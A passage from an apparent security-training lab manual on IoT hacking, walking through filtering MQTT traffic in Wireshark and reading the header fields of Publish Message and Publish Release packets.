


54. To verify the communication, we have executed **Wireshark** application, switch to the Wireshark traffic capturing window.

55. Type **mqtt** under the **filter** field and press **Enter**. To display only the MQTT protocol packets.



56. Select any **Publish Message** packet from the **Packet List** pane. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
57. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Topic Length**, **Topic**, and **Message**.
58. Publish Message can be used to obtain the message sent by the MQTT client to the broker.



Note: After establishing a successful connection with the MQTT broker, the MQTT client can publish messages.

The headers in the Publish Message packet are given below:


- Header Flags: Contains information regarding the MQTT control packet type.
- DUP flag: If the DUP flag is 0, it indicates the first attempt at sending this PUBLISH packet; if the flag is 1, it indicates a possible re-attempt at sending the message.
- QoS: Determines the assurance level of a message.
- Retain Flag: If the retain flag is set to 1, the server must store the message and its QoS, so it can cater to future subscriptions matching the topic.

Module 18 – IoT and OT Hacking

- Topic Name: Contains a UTF-8 string that can also include forward slashes when it needs to be hierarchically structured.
- Message: Contains the actual data to be transmitted.
- Payload: Contains the message that is being published.


59. Select any **Publish Release** packet from the **Packet List** pane. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol, MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

60. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Message Type**, **Message Identifier**.



Note: A Publish Release (PUBREL) packet is the response to a Publish Received (PUBREC) packet.

